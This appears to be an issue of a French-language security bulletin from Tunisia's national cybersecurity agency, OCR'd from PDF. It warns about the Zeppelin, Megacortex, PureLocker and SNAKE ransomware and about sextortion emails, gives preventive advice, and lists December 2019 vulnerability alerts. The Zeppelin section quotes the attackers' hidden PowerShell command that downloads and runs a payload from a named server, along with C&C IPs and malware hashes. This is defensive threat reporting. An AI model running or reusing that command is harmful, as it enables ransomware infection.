
Sources:

https://www.netsparker.com/blog/web-security/top-10-cybersecurity-trends-to-look-out-for-in-2020/
https://www.cybintsolutions.com/10-cybersecurity-trends-to-watch/


Zeppelin:
le rançongiciel qui cible les compagnies de technologies et de santé !

Zeppelin est une nouvelle variante de la famille de ransomware Vega. Ce nouveau rançongiciel cible les compagnies de technologies et de santé en Europe, aux Etats-Unis et au Canada.
Les cybercriminels utilisent l'application Remote Desktop « ConnectWise Control » qui était auparavant connue sous le nom de « ScreenConnect » pour livrer le rançongiciel Zeppelin et crypter les fichiers de la victime sur un PC Windows.





Principe de fonctionnement



Initialement, Zeppelin est fourni via l'application de contrôle de bureau à distance ScreenConnect.

Une fois le logiciel ScreenConnect exécuté, le service ScreenConnect crée et exécute un fichier run.cmd, temporairement masqué, qui contient les commandes a exécutées à distance.

```
cmd.exe /c C:\\WINDOWS\\TEMP\\ScreenConnect\\6.1.12292.6236\\2f1106a4-4d1b-47d3-8b0d-d86341c81821run.cmd
```

```
powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://45.142.213.167/oxf'))
```

Plus tard, les attaquants exécutent la commande PowerShell pour télécharger l'artefact du rançongiciel Zeppelin à partir du serveur :
http: //45.142.213.167/oxf

Le rançongiciel Zeppelin utilise également les méthodes de livraison : telle que vidar infostealer, cobalt strike beacons et les outils PS2EXE.

Adresses IP du serveur C&C
- 45.142.213.167
- 216.249.104.215

Source
https://gbhackers.com/zeppelin-ransomware-2/

MD5 des différents composants de rançongiciel Zeppelin

CFCBD89AC2A32EF179CB39ABB569A952	P1.exe (Info stealer)
BFDFD9874072B6340660B501F1BD7A33	P2.exe
FEE6BA9A0D7A805B3281D4F955821C1C	Oxfordnew.exe (Zeppelin)
A8E670C63E257049A7BCAE632C9ACEF6	Oxford.exe (Zeppelin)
0E06F623BC4EEFA97A84EDEDFBB6BB7E	Work.exe
3F120DE1249E8724EC1C1EF255F26067	Rdp.exe (PS2EXE)
0D442C4D8B4C4312840675CAC8D69661	Vid.exe (Vidar)
58F53C8034A1E0AC1174595909DDF88C	Vids.exe
386157F4CAB9327D01A7210DA9237EF0	Zeppelin.exe
357B149A0F40224DB5D359DB104A6778	doe_install.exe
68CCFAF0F453CC45FAAA8F653AB9C983	4. exe
AED10704BFB8F9EFF057D5523B9AD431	Artvnch.exe

Attention : La stéganographie est possible avec les fichiers audio

Autres que les fichiers textes et images, la « stéganographie » est devenue possible avec les fichiers audio. En effet, des groupes de pirates ont utilisé des méthodes innovantes pour incorporer de façon inaperçue leurs codes de crypto-minage et de porte dérobée (backdoor) dans des fichiers audio « WAV». Une fois que la victime ouvre un fichier audio malicieux, sa machine et ses données personnelles seraient contrôlées à distance via un serveur de commande et de contrôle.

Pour se protéger face à cette menace, nous vous conseillons d'être vigilant et de suivre les mesures préventives suivantes:
- Mettre à jour votre solution anti-malware.
- S'assurer de la fiabilité des sites web visités avant de télécharger des fichiers audio à l'aide des extensions Netcraft et Web Of Trust (WoT).
- Scanner immédiatement chaque fichier téléchargé.
- Se connecter à Internet via un compte utilisateur limité.


Source
https://tuncert.ansi.tn/publish/content/news.asp?idn=156

Attention au ransomware « Megacortex »

Chaque jour qui passe, une nouvelle variante de ransomware est découverte avec des nouvelles capacités. Baptisé « Megacortex », il est capable de modifier le mot de passe d'accès à un système Windows ainsi que crypter certaines données sensibles et privées sur les disques dur et les dossiers partagés.

De ce fait, nous vous rappelons d'être vigilant et de suivre les mesures préventives suivantes :
- Sauvegarder régulièrement vos données sensibles sur des disques durs externes.
- Mettre à jour votre système d'exploitation, vos navigateurs Web et aussi votre solution anti-malware.
- Mettre à jour le logiciel Adobe Flash Player avec la dernière version.
- Créer périodiquement des points de restauration pour récupérer les fichiers système en cas d'infection.
- Vérifier l'authenticité des expéditeurs avant la lecture de chaque message reçu par e-mail ou affiché sur votre mûr de Facebook / Twitter / Instagram et en cas de doute n'y répondez pas, ne cliquez pas sur les liens hypertextes ou les images qu'il contient et supprimer le immédiatement.
- N'enregistrer pas vos logins, mots de passe et vos identifiants bancaires dans les navigateurs web.
- Installer les extensions « Netcraft » et « adblockplus » dans votre navigateur web pour vous renseigner sur la fiabilité des sites web visités et bloquer les annonces publicitaires douteuses.
- Pour se connecter à internet, éviter d'utiliser un compte « Administrateur » et choisir un autre avec des privilèges limités.
- Définir des mots de passe robustes pour tous les comptes utilisateurs accessibles à votre système.
- Télécharger vos applications seulement à partir des sources officielles.

Source
https://tuncert.ansi.tn/publish/content/news.asp?idn=157



Attention au ransomware multi-OS PureLocker

Récemment, un nouveau ransomware multi-OS à été découvert sur le net et ciblant particulièrement les serveurs de production des entrprises. Baptisé « PureLocker », ce malware est developpé en PureBasic (un langage de programamtion rarement utilisé) afin que son binaire soit difficilement détectable par les solutions antivirus. En effet, il est basé sur le code malveillant « more-eggs » vendu dans le réseau du darknet et utilise la technique d'anti-accrochage (anti-hooking) en téléchargeant une copie de la DLL « NTDLL.DLL » et modifie les adresses des API pour tromper le suivi des appels aux fonctions réalisé par les antivirus. En outre, les analyses de ce malware ont révélés qu'il est multi-stage et que le moyen principal d'infection à été le Phishing.

De ce fait, nous vous conseillons d'être vigilant et de suivre les mesures préventives suivantes :

- Vérifier l'authenticité des expéditeurs avant la lecture de chaque message reçu par e-mail ou affiché sur votre mûr de Facebook / Twitter / Instagram et en cas de doute n'y répondez pas, ne cliquez pas sur les liens hypertextes ou les images qu'il contient et supprimer le immédiatement.
- Mettre à jour vos systèmes d'exploitation ainsi que votre solution anti-malware.
- Se connecter à Internet via un compte utilisateur limité.
- S'assurer de la fiabilité des sites web visités à l'aide des extensions Netcraft et Web Of Trust (WoT).
- Bloquer les annonces publicitaires douteuses avec l'extension adblockplus

Source
https://tuncert.ansi.tn/publish/content/news.asp?idn=158

Attention aux emails de type « Spam Extorsion / Sextortion »

Durant la dernière période, nous avons enregistré un nombre remarquable des emails frauduleux de type « Spam Extorsion / Sextortion ». Cet incident consiste à la réception d'un email depuis un pirate indiquant qu'il dispose de tous les mots de passe de sa victime, qu'il a pris le contrôle à distance de son navigateur web et qu'il l'a filmé via sa webcam lorsqu'elle a accédé aux sites web pornographiques. De ce fait, ce pirate lui demande une somme d'argent (rançon) pour qu'il ne diffuse pas ses données piratées ainsi que ses vidéos filmées sur les réseaux sociaux.

Pour s'en protéger, nous vous conseillons d'être vigilant et de suivre les mesures préventives suivantes :
- Refuser toute demande d'acte illicite sur Internet.
- Désactiver votre webcam ou toute autre caméra connectée à Internet lorsque vous n'y avez pas besoin.
- Ne pas répondre aux emails non sollicités demandant vos informations personnelles : numéro CIN, numéro de passeport, identité bancaire ou mots de passe.
- Ne pas payer la rançon.
- N'enregistrer pas vos logins, mots de passe et vos identifiants bancaires dans les navigateurs web.
- Mettre à jour vos navigateurs web avec les dernières versions.
- Installer les extensions « Netcraft » et « adblockplus » dans votre navigateur web pour vous renseigner sur la fiabilité des sites web visités et bloquer les annonces publicitaires douteuses.
- Utiliser un compte utilisateur avec des privilèges limités pour se connecter à Internet.
- Vérifier l'authenticité des expéditeurs avant la lecture de chaque message reçu par e-mail ou affiché sur votre mûr de Facebook / Twitter / Instagram et en cas de doute n'y répondez pas, ne cliquez pas sur les liens hypertextes ou les images qu'il contient et supprimer le immédiatement.

Source
https://tuncert.ansi.tn/publish/content/news.asp?idn=159

Attention au ransomware « SNAKE »

Ces derniers temps, un nouveau ransomware qui menace les réseaux des entreprises a été découvert sur le net. Nommé « SNAKE », ce malware est écrit en Golang (un langage de programmation compilé et qui a été développé par Google) et est conçu pour fonctionner d'une façon très cachée. Avant de procéder au cryptage des fichiers, SNAKE commence à supprimer les volumes « Shadow Copies » des systèmes Windows, collecter les informations d'identification des administrateurs et arrêter les divers processus associés aux systèmes SCADA, aux solutions de gestion de réseau, aux machines virtuelles et aux solutions anti-malware. Pour se protéger face à cette menace, nous vous conseillons d'être vigilant et de suivre les mesures préventives suivantes :

Sauvegarder régulièrement vos données sensibles sur des disques durs externes.

Mettre à jour régulièrement votre système d'exploitation, vos navigateurs Web et aussi votre solution anti-malware.

Mettre à jour les logiciels Adobe Flash Player et JAVA avec les dernières versions.

Vérifier l'authenticité des expéditeurs avant la lecture de chaque message reçu par e-mail ou affiché sur votre mûr de Facebook / Twitter / Instagram et en cas de doute n'y répondez pas, ne cliquez pas sur les liens hypertextes ou les images qu'il contient et supprimer le immédiatement.

Scanner chaque pièce jointe reçue par votre anti-virus avant de l'ouvrir.

Scanner périodiquement votre réseau afin de déterminer les vulnérabilités existantes puis procéder à les corriger en installant les patchs correctifs depuis leurs sources officielles.

Appliquer des règles de contrôle d'accès rigoureuses à vos ressources partagées sur votre réseau.

Source
https://tuncert.ansi.tn/publish/content/news.asp?idn=160

Les vulnérabilités signalées par tunCERT durant le mois de Décembre

Référence	Date découverte	Titre
tunCERT/Vuln.2019-452	31/12/2019	F5 BIG-IP
tunCERT/Vuln.2019-451	27/12/2019	Systèmes Linux Ubuntu
tunCERT/Vuln.2019-450	26/12/2019	PHP
tunCERT/Vuln.2019-449	25/12/2019	F5 BIG-IP
tunCERT/Vuln.2019-448	20/12/2019	Produits VMware
tunCERT/Vuln.2019-447	20/12/2019	Apache Tomcat
tunCERT/Vuln.2019-446	19/12/2019	Microsoft SharePoint
tunCERT/Vuln.2019-445	19/12/2019	Drupal Core
tunCERT/Vuln.2019-444	18/12/2019	Joomla !
tunCERT/Vuln.2019-443	18/12/2019	Google Chrome
tunCERT/Vuln.2019-442	13/12/2019	WordPress
tunCERT/Vuln.2019-441	13/12/2019	Librairie libpcap sous Linux Ubuntu
tunCERT/Vuln.2019-439	11/12/2019	Produits Intel
tunCERT/Vuln.2019-438	11/12/2019	Microsoft SQL Server
tunCERT/Vuln.2019-437	11/12/2019	Microsoft: Outils de développement
tunCERT/Vuln.2019-436	11/12/2019	Noyau des systèmes Microsoft Windows
tunCERT/Vuln.2019-435	11/12/2019	Microsoft Office
tunCERT/Vuln.2019-434	11/12/2019	Internet Explorer
tunCERT/Vuln.2019-433	11/12/2019	Produits Apple
tunCERT/Vuln.2019-432	11/12/2019	Google Chrome
tunCERT/Vuln.2019-431	11/12/2019	Adobe Photoshop CC
tunCERT/Vuln.2019-430	11/12/2019	Adobe ColdFusion
tunCERT/Vuln.2019-429	11/12/2019	Adobe Reader et Acrobat
tunCERT/Vuln.2019-426	10/12/2019	Samba
tunCERT/Vuln.2019-425	10/12/2019	OpenSSL
tunCERT/Vuln.2019-424	09/12/2019	Produits VMware
tunCERT/Vuln.2019-423	06/12/2019	OpenBSD
tunCERT/Vuln.2019-422	04/12/2019	Produits Mozilla
tunCERT/Vuln.2019-421	03/12/2019	Google Android
tunCERT/Vuln.2019-420	02/12/2019	Produits Fortinet

Source: https://tuncert.ansi.tn/publish/module/listvulnerabilite.asp

الوكالة الوطنيّة للسّلامة المعلوماتيّة

Agence Nationale de la Sécurité Informatique

Parce que le partage du savoir est la clé de la réussite dans le domaine de la sécurité_informatique, l'Agence Nationale de la Sécurité Informatique est fière de vous annoncer la parution d'une nouvelle rubrique de son magazine mensuel "**SAHER Magazine**" intitulée "Cyber-agora".

Cyber-agora sera un espace ouvert aux contributions des professionnels, étudiants et académiciens évoluant dans le domaine de la sécurité informatique. À ce titre, une adresse E-mail sera mise à votre disposition pour y envoyer vos articles qui, après leur vérification par les équipes de l'ANSI, seront publiés dans les prochaines éditions de SAHER Magazine.

Il est à noter que le contenu des articles doit être unique sachant qu'une vérification anti-plagiat sera réalisée avant toute publication officielle. Enfin, si l'article est sélectionné, son auteur serait crédité.

Veuillez nous envoyer vos contributions à cette adresse : **sahermag@ansi.tn**

49 avenue Jean Jaurès, 1000 Tunis

(+216) 71 846 020

ansi@ansi.tn
incident@ansi.tn
saher@ansi.tn
cert-tcc@ansi.tn
audit@ansi.tn
sahermag@ansi.tn